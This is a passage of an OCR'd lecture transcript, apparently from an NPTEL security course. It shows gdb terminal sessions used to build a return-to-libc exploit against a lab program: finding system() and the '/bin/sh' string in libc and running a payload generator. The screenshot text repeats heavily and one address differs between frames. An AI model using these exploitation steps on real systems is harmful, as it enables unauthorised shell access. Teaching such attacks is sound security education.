
```
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ gdb ./vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb)
```



```
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ gdb ./vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) b main
Breakpoint 1 at 0x80484c9: file vuln.c, line 13.
(gdb) r
```



```
nptel@osboxes: ~/nptel_codes/module3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) b main
Breakpoint 1 at 0x80484c9: file vuln.c, line 13.
(gdb) r AAA
Starting program: /home/nptel/nptel_codes/module3/vuln AAA

Breakpoint 1, main (argc=2, argv=0xffffd0e4) at vuln.c:13
warning: Source file is more recent than executable.
13          if (argc == 1) {
(gdb) p system
```




```
nptel@osboxes: ~/nptel_codes/module3
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) b main
Breakpoint 1 at 0x80484c9: file vuln.c, line 13.
(gdb) r AAA
Starting program: /home/nptel/nptel_codes/module3/vuln AAA

Breakpoint 1, main (argc=2, argv=0xffffd0e4) at vuln.c:13
warning: Source file is more recent than executable.
13          if (argc == 1) {
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e42940 <system>
(gdb)
```

So for example if I increase this A from 72, where 72 actually just modifies the frame pointer present on the stack and I make it 76, then it is the firm pointer that gets modified as well as the return address, so in order to create this payload for the return to libc attack as we have seen in the previous lecture, what we would require is to fill the buffer so that the return address is modified and the return address is modified with a pointer to the system function, which is present in the libc, also what is required is a string argument to this system function, so we will required string such as /bin/sh or /bin/bash, which is a string comprising of an executable.


So what is expected to happen is that when system executes, it would tick the string from the memory and execute that corresponding executable okay, so let us try to build this return to libc attack, so there are two things that we would require, we would require the address of where system resides the entire process and we had also need to find somewhere in the process of the string/bin/sh is present, so let us do this we will do this by using the GDB debugger, will do, run GDB./1 and put a breakpoint at main and run this file with some argument, we obtained the breakpoint but what we are really interested in is to find the address of these libc function for system and that we can obtain as follows, we can do a P system that print system and we see that this address over here 0XX7E42940 is the location of the system function in the entire process.

(Refer Slide Time: 7:35)




```
nptel@osboxes:~/nptel_codes/module3$ gedit
```

```
system function address:
```



```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) b main
Breakpoint 1 at 0x80484c9: file vuln.c, line 13.
(gdb) r AAA
Starting program: /home/nptel/nptel_codes/module3/vuln AAA

Breakpoint 1, main (argc=2, argv=0xffffd0e4) at vuln.c:13
warning: Source file is more recent than executable.
13          if (argc == 1) {
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e42940 <system>
(gdb)
```

```
system function address:
```




```
system function address: 0xf7e42940
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) b main
Breakpoint 1 at 0x80484c9: file vuln.c, line 13.
(gdb) r AAA
Starting program: /home/nptel/nptel_codes/module3/vuln AAA

Breakpoint 1, main (argc=2, argv=0xffffd0e4) at vuln.c:13
warning: Source file is more recent than executable.
13          if (argc == 1) {
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e42940 <system>
(gdb) info pr
```


So let us create a copy of this, so that is, okay the next thing we need is the address of the string/bin/sh, we could also use the string/bin/bash which is a pointer, which is a string comprising of the bash executable but making it work that we would be a little more difficult, on the other hand we actually use and create a SH shell that is /bin/sh and we need to find somewhere in the entire process, where /bin/sh is present, so we do is we try to search in the various paths of this process memory, so one thing what we know for sure is that /bin/sh is present in the libc, so if you know the memory range where a libc is present in the entire process space, we could search that memory area and identify the address of /bin/sh okay, so the first thing we need to do is find where libc is present.

(Refer Slide Time: 9:18)




```
system function address: 0xf7e42940
```

```
process 4339
Mapped address spaces:

	Start Addr   End Addr       Size     Offset objfile
	 0x8048000  0x8049000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
	 0x8049000  0x804a000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
	 0x804a000  0x804b000     0x1000     0x1000 /home/nptel/nptel_codes/modu
le3/vuln
	0xf7e07000 0xf7e08000     0x1000        0x0
	0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
	0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
	0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
	0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
	0xf7fb9000 0xf7fbc000     0x3000        0x0
	0xf7fd4000 0xf7fd5000     0x1000        0x0
	0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
	0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
	0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
	0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
	0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
	0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) 
```




```
system function address: 0xf7e42940
```

```
process 4339
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
         0x8049000  0x804a000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
         0x804a000  0x804b000     0x1000     0x1000 /home/nptel/nptel_codes/modu
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000
```



```
system function address: 0xf7e42940
```

```
process 4339
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
         0x8049000  0x804a000     0x1000        0x0 /home/nptel/nptel_codes/modu
le3/vuln
         0x804a000  0x804b000     0x1000     0x1000 /home/nptel/nptel_codes/modu
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000
```




```
system function address: 0xf7e42940
```

```
le3/vuln
         0x804a000  0x804b000     0x1000     0x1000 /home/nptel/nptel_codes/modu
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e08000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e08000,0xf7fb9000,"/bin/sh"
0xf7f6502b
1 pattern found.
(gdb) 
```


So we do this using the command info proc map and we see that libc is present starting at location F7E08000 to F7FB5000 and in same similar way there are other areas, other 4kd pages comprising of libc, so we will try to search in this entire memory range for the required string, GDB supports search searching across memory by using the find command, so command starts like this, so it is find 0XF7E08000, so this is the starting address for libc that is obtained from here and will search up to the end address this one F7FB9000, yes you can see as there was small a syntax error essentially find requires the start address, the end address and the string to be search all separated by commas, so what find would do is search in this memory range for this acquired string and what we see here is that it has found one pattern located at this address F7F6102B.

(Refer Slide Time: 10:47)




```
system function address: 0xf7e42940
```

```
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
        0xf7fda000 0xf7ffc000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e08000 0xf7fb9000 /bin/sh
A syntax error in expression, near `0xf7fb9000 /bin/sh'.
(gdb) find 0xf7e08000 0xf7fb9000 "/bin/sh"
A syntax error in expression, near `0xf7fb9000 "/bin/sh"'.
(gdb) find 0xf7e08000,0xf7fb9000,"/bin/sh"
0xf7f6102b
1 pattern found.
(gdb) x/s 0xf7f6102b
0xf7f6102b:     "/bin/sh"
(gdb) 
```




```
system function address: 0xf7e42940
```

```
le3/vuln
        0xf7e07000 0xf7e08000     0x1000        0x0
        0xf7e08000 0xf7fb5000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb8000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fb9000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb9000 0xf7fbc000     0x3000        0x0
        0xf7fd4000 0xf7fd5000     0x1000        0x0
        0xf7fd5000 0xf7fd8000     0x3000        0x0 [vvar]
        0xf7fd8000 0xf7fda000     0x2000        0x0 [vdso]
